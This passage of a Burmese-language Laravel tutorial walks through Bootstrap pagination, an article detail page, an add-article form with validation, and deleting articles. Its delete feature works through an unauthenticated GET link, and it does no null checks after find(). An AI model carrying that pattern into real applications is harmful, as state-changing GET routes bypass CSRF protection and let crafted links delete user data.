
ပြဿနာတစ်ခုတော့ ရှိပါတယ်။ Laravel မှာ Pagination Links တွေပြတဲ့ UI အတွက် TailwindCSS ကို Default အနေနဲ့ အသုံးပြုထားပါတယ်။ ကျွန်တော်တို့က လက်ရှိ Bootstrap ကို အသုံးပြုနေတာဖြစ်လို့ Pagination Links တွေပြတဲ့အခါ Bootstrap ကိုအသုံးပြုပြီး ပြပေးဖို့ ထပ်တိုးသတ်မှတ်ပေးဖို့ လိုအပ်လာပါတယ်။ ဒါကြောင့် `apps/Providers` ဖိုဒါထဲက `AppServiceProvider.php` ဖိုင်မှာ အခုလို ဖြည့်ရေးပေးရပါမယ်။

PHP

```php
<?php

namespace App\Providers;

use Illuminate\Support\ServiceProvider;
use Illuminate\Pagination\Paginator;

class AppServiceProvider extends ServiceProvider
{
    /**
     * Register any application services.
     *
     * @return void
     */
    public function register()
    {
        //
    }

    /**
     * Bootstrap any application services.
     *
     * @return void
     */
    public function boot()
    {
        Paginator::useBootstrap();
    }
}
```

ကျန်ကုဒ်တွေကို နဂိုရှိတဲ့ကုဒ်တွေဖြစ်ပြီး Highlight လုပ်ပြထားတဲ့အပိုင်းတွေကိုပဲ ထပ်တိုးရမှာပါ။ `Paginator` Class ကို Import လုပ်ပြီး အောက်က `boot()` Method မှာ `Paginator::useBootstrap()` ကို ခေါ်ပေးလိုက်တာပါ။

ပြီးတဲ့အခါ စမ်းကြည့်လို့ရပါပြီ။ ရလဒ်က ဒီလိုဖြစ်သွားပါလိမ့်မယ်။



စာမျက်နှာ 1, 2, 3 စသဖြင့် Paging Links တွေ ပါဝင်သွားတာပါ။ နောက်တစ်ဆင့်အနေနဲ့ `ArticleController` ရဲ့ `detail()` Method ကို အခုလိုပြင်ပေးရပါမယ်။

PHP

```php
public function detail($id)
{
    $data = Article::find($id);

    return view('articles.detail', [
        'article' => $data
    ]);
}
```


`Article::find()` Method ကိုသုံးပြီး ပေးလိုက်တဲ့ ID နဲ့ ကိုက်ညီတဲ့ Record တစ်ကြောင်းကို ထုတ်ယူလိုက်တာပါ။ ထုတ်ယူရရှိလာတဲ့ Data ကို သုံးပြီး Detail Template ကို ပြခိုင်းထားခြင်း ဖြစ်ပါတယ်။ ဒါကြောင့် Detail Template ထပ်ရေးပါမယ်။ `/recources/views/articles` ဖိုဒါထဲမှာ `detail.blade.php` အမည်နဲ့ View ဖိုင်တစ်ခု ထပ်တည်ဆောက်ပေးပါ။ ပြီးရင် ပေးထားတဲ့ကုဒ်ကို ရေးသားရမှာ ဖြစ်ပါတယ်။

HTML/Blade/PHP

```
@extends("layouts.app")

@section("content")
  <div class="container">
    <div class="card mb-2">
      <div class="card-body">
        <h5 class="card-title">{{ $article->title }}</h5>
        <div class="card-subtitle mb-2 text-muted small">
          {{ $article->created_at->diffForHumans() }}
        </div>
        <p class="card-text">{{ $article->body }}</p>
        <a class="btn btn-warning"
          href="{{ url("/articles/delete/$article->id") }}">
          Delete
        </a>
      </div>
    </div>
  </div>
@endsection
```

ဒီကုဒ်က Index Template အတွက်ကုဒ်နဲ့ သဘောသဘာဝ အတူတူပါပဲ။ ကွာသွားတာက Record တစ်ကြောင်းတည်းမို့လို့ `foreach()` တွေဘာတွေနဲ့ Loop လုပ်နေစရာမလိုတော့ဘဲ ဖော်ပြထားခြင်း ဖြစ်ပါတယ်။ `$article` နဲ့ `$articles` မမှားပါစေနဲ့။ Variable အမည်လေးတွေ ဂရုစိုက်ပါ။ အရမ်းမှားတတ်ကြပါတယ်။ ဒီ Template ရဲ့ နောက်ထပ်ထူးခြားချက်ကတော့ View Detail မပါတော့ဘဲ Delete ခလုပ်တစ်ခု ပါဝင်သွားခြင်း ဖြစ်ပါတယ်။ အဲ့ဒီ Delete ခလုပ်ကို နှိပ်လိုက်ရင် `/articles/delete/{id}` Route ကို သွားမှာပါ (Double Quote String ကိုသုံးတာ သတိပြုပါ။ မှားကြလွန်းလို့ သတိပေးရတာပါ)။

`/articles/delete/{id}` Route မရှိသေးပါဘူး။ ရေးပေးရမှာပါ။ အခုမရေးသေးပါဘူး။ နောက်မှရေးပါမယ်။ လက်ရှိအနေအထားကို စမ်းကြည့်လို့ရပါပြီ။ Article List ထဲက နှစ်သက်ရာတစ်ခုကို View Detail နှိပ်ကြည့်ရင် အခုလိုရလဒ်ကို ရရှိပါလိမ့်မယ်။




ဆက်လက်ပြီး ဒီအခန်းအတွက် နောက်ဆုံး Template နဲ့ပတ်သက်တဲ့ ဖြည့်စွက်ချက်အနေနဲ့ `/resources/views/layouts` ထဲက `app.blade.php` ကိုဖွင့်ကြည့်ပါ။ `<!-- Left Side of Navbar -->` ဆိုတဲ့နေရာလေးကို ရှာပြီး အခုလိုဖြည့်စွက်ပေးလိုက်ပါ။

HTML/Blade

```
<!-- Left Side Of Navbar -->
<ul class="navbar-nav mr-auto">
    <li class="nav-item">
        <a class="nav-link text-success"
            href="{{ url('/articles/add') }}">
            + Add Article
        </a>
    </li>
</ul>
```

ဒါဟာ Article အသစ်တွေ ထပ်ထည့်နိုင်ဖို့အတွက် Add Article ခလုပ်ကို ထည့်သွင်းလိုက်ခြင်းဖြစ်ပါတယ်။ နှိပ်လိုက်ရင် `/articles/add` Route ကို ရောက်သွားမှာပါ။ အဲ့ဒီ Route လည်း မရေးရသေးပါဘူး။ နောက်တစ်ခန်းကျတော့မှ ဆက်ရေးမှာ ဖြစ်ပါတယ်။ အခုနေ ရလဒ်ကတော့ ဒီလိုဖြစ်မှာပါ။



Laravel ဆိုတဲ့ ပရောဂျက်ခေါင်းစဉ် ဘေးနားမှာ **+ Add Article** ခလုပ်တစ်ခု ဝင်သွားတာပါ။ အလုပ်တော့ မလုပ်သေးပါဘူး။ အလုပ်လုပ်အောင် နောက်တစ်ခန်းမှာ ဆက်ရေးကြမှာ ဖြစ်ပါတယ်။

ဖြည့်စွက်မှတ်သားသင့်တာကတော့၊ Laravel ဆိုတဲ့ ပရောဂျက်ခေါင်းစဉ်ကို ပြင်ချင်ရင် `.env` ဖိုင်ထဲက `APP_NAME` ကို ကိုယ်ကြိုက်တဲ့ နာမည်နဲ့ ပြင်ပေးလိုက်လို့ ရတယ်ဆိုတဲ့အချက်ပဲ ဖြစ်ပါတယ်။ ဥပမာ -

ENV

```
APP_NAME="Laravel Blog"
```

အခန်း (၄၉) – Laravel Form

ဒီအခန်းမှာတော့ HTML Form နဲ့ Request Data တွေကို စီမံတဲ့အပိုင်း ဆက်ကြပါမယ်။ UI ပိုင်းက လိုအပ်မယ့် ခလုပ်တွေတော့ ထည့်ခဲ့ပြီးသားပါ။ လိုအပ်မယ့် Route တွေ မထည့်ရသေးလို့ ထပ်ထည့်ရပါဦးမယ်။ ဒီလိုပါ -

PHP

```
Route::get('/articles/add', [ArticleController::class, 'add']);

Route::post('/articles/add', [
    ArticleController::class,
    'create'
]);

Route::get('/articles/delete/{id}', [
    ArticleController::class,
    'delete'
]);
```

Add အတွက် Route နှစ်ခုနဲ့ Delete အတွက် တစ်ခုပါ။ Add အတွက် Route က နှစ်ခုဆိုပေမယ့် URL လိပ်စာက တစ်ခုတည်းပါ။ သတိထားကြည့်ပါ။ တူညီတဲ့လိပ်စာကိုပဲ `get()` Method နဲ့တစ်ခု၊ `post()` Method နဲ့တစ်ခု ရေးထားတာပါ။ လိပ်စာရိုက်ထည့်ပြီး (သို့) Link ခလုပ်ကိုနှိပ်ပြီး `/articles/add` ကို လာရင် `ArticleController@add` အလုပ်လုပ်သွားမှာဖြစ်ပြီး၊ HTML Form ကနေ Submit ခလုပ်နှိပ်ပြီး `/articles/add` ကို လာရင်တော့ `ArticleController@create` အလုပ်လုပ်သွားမှာပါ။

ဆက်လက်ပြီး HTML Form ပါဝင်တဲ့ View Template တစ်ခု တည်ဆောက်ပါမယ်။ `/resources/views/articles` ဖိုဒါထဲမှာ `add.blade.php` အမည်နဲ့ ဖိုင်တစ်ခုဆောက်ပါ။ ပြီးရင် ဒီ HTML Form ကုဒ်ကို ရေးသားပေးပါ။

HTML/Blade/PHP

```
@extends('layouts.app')

@section('content')
  <div class="container">
    <form method="post">
      @csrf
      <div class="mb-3">
        <label>Title</label>
        <input type="text" name="title" class="form-control">
      </div>
      <div class="mb-3">
        <label>Body</label>
        <textarea name="body" class="form-control"></textarea>
      </div>
      <div class="mb-3">
        <label>Category</label>
        <select class="form-select" name="category_id">
          @foreach($categories as $category)
            <option value="{{ $category['id'] }}">
              {{ $category['name'] }}
            </option>
          @endforeach
        </select>
      </div>
      <input type="submit" value="Add Article"
         class="btn btn-primary">
    </form>
  </div>
@endsection
```

ဒီကုဒ်မှာ အထူးသဖြင့် သတိပြုသင့်တာ (၂) ချက်ရှိပါတယ်။ ပထမတစ်ချက်ကတော့ `<form>` Element အတွင်းမှာ `@csrf` လို့ခေါ်တဲ့ Blade Directive တစ်ခု ပါဝင်ပါတယ်။ Cross-site Request Forgery လို့ခေါ်တဲ့ လုံခြုံရေးပြဿနာတစ်ခုရှိပြီး Laravel က ဒီပြဿနာကို ဖြေရှင်းပေးထားခြင်း ဖြစ်ပါတယ်။ CSRF အကြောင်းကိုတော့ ကြားဖြတ် မပြောနိုင်ပါဘူး။ လိုရင်းအနေနဲ့ လုံခြုံရေးအတွက် လိုအပ်တဲ့ လုပ်ဆောင်ချက်ဖြစ်ပြီး `@csrf` မပါရင် Laravel က အဲ့ဒီဖောင်ကပေးပို့တဲ့ လုပ်ငန်းကို လက်ခံ အလုပ်လုပ်မှာ မဟုတ်


ဘူးလို့ပဲ မှတ်ထားပေးပါ။ ဒုတိယတစ်ချက်ကတော့ `category_id` Select Box အတွက် `$categories` ကို Loop လုံးပြီး ရေးသားထားလို့ ဒီ View Template အလုပ်လုပ်ဖို့အတွက် `$categories` လိုအပ်မှာဖြစ်ပါတယ်။ ကျန်တာတွေကတော့ ရိုးရိုး HTML From တစ်ခုမှာ ရေးလေ့ရေးထ ရှိတဲ့ ကုဒ်တွေချည်းပါပဲ။

အလုပ်တော့ လုပ်ဦးမှာ မဟုတ်ပါဘူး။ `ArticleController@add` Method ကို မရေးရသေးတဲ့အတွက်ပါ။ ဒါကြောင့် `ArticleController` ထဲမှာ `add()` Method ကို အခုလိုရေးပေးပါ။

PHP

```php
public function add()
{
    $data = [
        [ "id" => 1, "name" => "News" ],
        [ "id" => 2, "name" => "Tech" ],
    ];

    return view('articles.add', [
        'categories' => $data
    ]);
}
```

`articles/add` Template ကို `$categories` နဲ့အတူ ပြခိုင်းတဲ့ကုဒ်ဖြစ်ပါတယ်။ ဒါကြောင့်အခုနေ စမ်းကြည့်မယ်ဆိုရင် စမ်းကြည့်လို့ရပါပြီ။ `/articles/add` လို့ URL လိပ်စာ ရိုက်ထည့်လို့ရသလို ပြီးခဲ့တဲ့အခန်းမှာ ထည့်ခဲ့တဲ့ **+ Add Article** ခလုပ်ကို နှိပ်လို့လည်း ရပါတယ်။



Add Article ဖောင်ကိုတော့ မြင်ရပါပြီ။ နမူနာစမ်းထည့်လို့တော့ မရသေးပါဘူး။ ဒီဖောင်ကနေ **Add Article** ခလုပ်ကို နှိပ်လိုက်ရင် `/articles/add` Route ကို POST နဲ့သွားမှာဖြစ်ပါတယ်။ ဒါကြောင့် `ArticleController@create` Method ရေးပေးဖို့ လိုပါတယ်။ `create()` Method ရဲ့ တာဝန်ကတော့ ဖောင်မှာ ရေးဖြည့်လိုက်တဲ့ အချက်အလက်တွေကို သိမ်းပေးရမှာပါ။ ဒီလိုရေးရပါတယ်။


PHP

```php
public function create()
{
    $article = new Article;
    $article->title = request()->title;
    $article->body = request()->body;
    $article->category_id = request()->category_id;
    $article->save();

    return redirect('/articles');
}
```

ပထမဆုံး `Article` Model အသစ်တစ်ခုတည်ဆောက်ပြီး `title`, `body`, `category_id` ဆိုတဲ့

Property တွေ သတ်မှတ်လိုက်တာပါ။ ဖောင်ကပေးပို့တဲ့ Data ကို လိုချင်ရင် Request `$request` Object (သို့မဟုတ်) `request()` Function ကနေယူလို့ ရပါတယ်။ နမူနာမှာတော့ `request()` Function ကနေ ယူထားပါတယ်။ လိုအပ်တဲ့ Property တွေသတ်မှတ်ပြီး `save()` ကို Run ပေးလိုက်ရင် ရပါပြီ။ INSERT INTO တွေဘာတွေ ကိုယ့်ဘာသာ လုပ်နေစရာမလိုဘဲ Laravel က Table ထဲမှာ Record အသစ်တစ်ခုကို ထည့်ပေးသွားမှာ ဖြစ်ပါတယ်။ စမ်းကြည့်လို့ရပါပြီ။

စမ်းကြည့်တဲ့အခါ ဖောင်မှာ Data ကို စုံအောင်မဖြည့်ပဲ စမ်းခဲ့ရင် ဒီလို Error တက်နိုင်ပါတယ်။



လိုအပ်တဲ့ Data မစုံဘဲ INSERT လုပ်ဖို့ ကြိုးစားမိသလို ဖြစ်သွားလို့ အခုလို Error တက်တာပါ။ ဒါမျိုး Error မတက်စေဖို့အတွက် Validation စစ်ပေးသင့်ပါတယ်။ ဒါကြောင့် `create()` Method ကို အခုလို ပြင်လိုက်ပါ။

PHP

```php
public function create()
{
    $validator = validator(request()->all(), [
        'title' => 'required',
        'body' => 'required',
        'category_id' => 'required',
    ]);

    if($validator->fails()) {
        return back()->withErrors($validator);
    }

    $article = new Article;
    $article->title = request()->title;
    $article->body = request()->body;
    $article->category_id = request()->category_id;
    $article->save();

    return redirect('/articles');
}
```

Laravel နဲ့အတူ တစ်ခါထဲပါတဲ့ `validator()` Function ကိုသုံးပြီး Validation စစ်နိုင်ပါတယ်။ Parameter နှစ်ခုပေးရပြီး ပထမတစ်ခုက Data ပါ။ နမူနာမှာ `request()->all()` လို့ပြောထားတဲ့အတွက် Form Request Data အားလုံးကို စစ်မှာပါ။ ဒုတိယက Validation Rule ဖြစ်ပါတယ်။ `required, email, minlength` စသဖြင့် လိုအပ်တဲ့ Rule တွေ သတ်မှတ်နိုင်ပါတယ်။ နမူနာမှာတော့ `title, body, category_id` အားလုံးအတွက် `required` လို့ပြောထားလို့ မဖြစ်မနေပါရမယ်လို့ စစ်လိုက်တာပါ။ တခြားသုံးလို့ရတဲ့ Validation Rule တွေကို သိချင်ရင် အောက်ကလင့်မှာ ကြည့်လို့ရပါတယ်။

- https://laravel.com/docs/validation#available-validation-rules

ပြီးတဲ့အခါ `fails()` Method နဲ့စစ်လိုက်ပြီး Validation Fails ဖြစ်ခဲ့ရင် `return back()` လို့ပြောလိုက်တဲ့အတွက် အောက်က အလုပ်တွေ ဆက်မလုပ်တော့ဘဲ လာခဲ့တဲ့နေရာကို ပြန်ရောက်သွားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် Error မတက်တော့ဘဲ Add Form ကို ပြန်ရောက်သွားမှာပါ။ ဒီလိုသွားတဲ့အခါ `withErrors()` ရဲ့ အကူအညီနဲ့ `$validator` Object ကို သယ်သွားလို့ Form Template မှာ အဲ့ဒီ `$validator` Object ထဲက Error Message တွေကို ပြချင်ရင်ပြလို့ရပါတယ်။


အခုနေစမ်းကြည့်ရင် Error မတက်တော့ဘဲ Form Template ကို ပြန်ရမှာပါ။ ဘာ Error Message မှ

လည်း ပြမှာ မဟုတ်ပါဘူး။ ဒါကြောင့် ပြသင့်တဲ့ Error Message တွေ ပြစေဖို့အတွက် add Template မှာ အခုလို ဖြည့်စွက်ပေးဖို့ လိုအပ်ပါတယ်။

PHP

```
@extends('layouts.app')

@section('content')
  <div class="container">

    @if($errors->any())
      <div class="alert alert-warning">
        <ol>
          @foreach($errors->all() as $error)
            <li>{{ $error }}</li>
          @endforeach
        </ol>
      </div>
    @endif

    <form method="post">
      ...
    </form>
  </div>
@endsection
```

Template ကုဒ်ထဲမှာ `$errors` Variable ကို သုံးလို့ ရနေတာကို အရင်သတိပြုပါ။ `withErrors()` နဲ့ Controller ကပေးလိုက်လို့ အခုလိုသုံးလို့ရနေတာပါ (နောက်က s ကလေးတွေကို ဂရုစိုက်ပါ။ အရမ်းကျန်ကြပါတယ်)။ `any()` Method နဲ့ ရှိမရှိအရင်စစ်ပြီး ရှိရင် `all()` Method နဲ့ ရှိသမျှ Error အားလုံးကို Loop ပါတ်ပြီး ဖော်ပြလိုက်တာ ဖြစ်ပါတယ်။ ဒါကြောင့် အခုနေ ဖောင်မှာ စုံအောင်မဖြည့်ဘဲ ခလုပ်နှိပ်ရင် အခုလို Error Message ကို ရရှိမှာပဲ ဖြစ်ပါတယ်။



အခုဆိုရင် Article အသစ်တွေ ထည့်လို့ရသွားပါပြီ။ Validation လည်း စစ်ပြီးပါပြီ။ လက်စနဲ့ ထည့်ထားတဲ့ Article တွေကို ပြန်ဖျက်လို့ရတဲ့ လုပ်ဆောင်ချက်ကို ထပ်ထည့်ပါမယ်။ Route တွေ ခလုပ်တွေက ထည့်ပြီးသားပါ။ `ArticleController` မှာ `delete()` Method ကို အခုလို ထပ်ရေးပေးဖို့ပဲ လိုပါတယ်။

PHP

```php
public function delete($id)
{
  $article = Article::find($id);
  $article->delete();

  return redirect('/articles')->with('info', 'Article deleted');
}
```

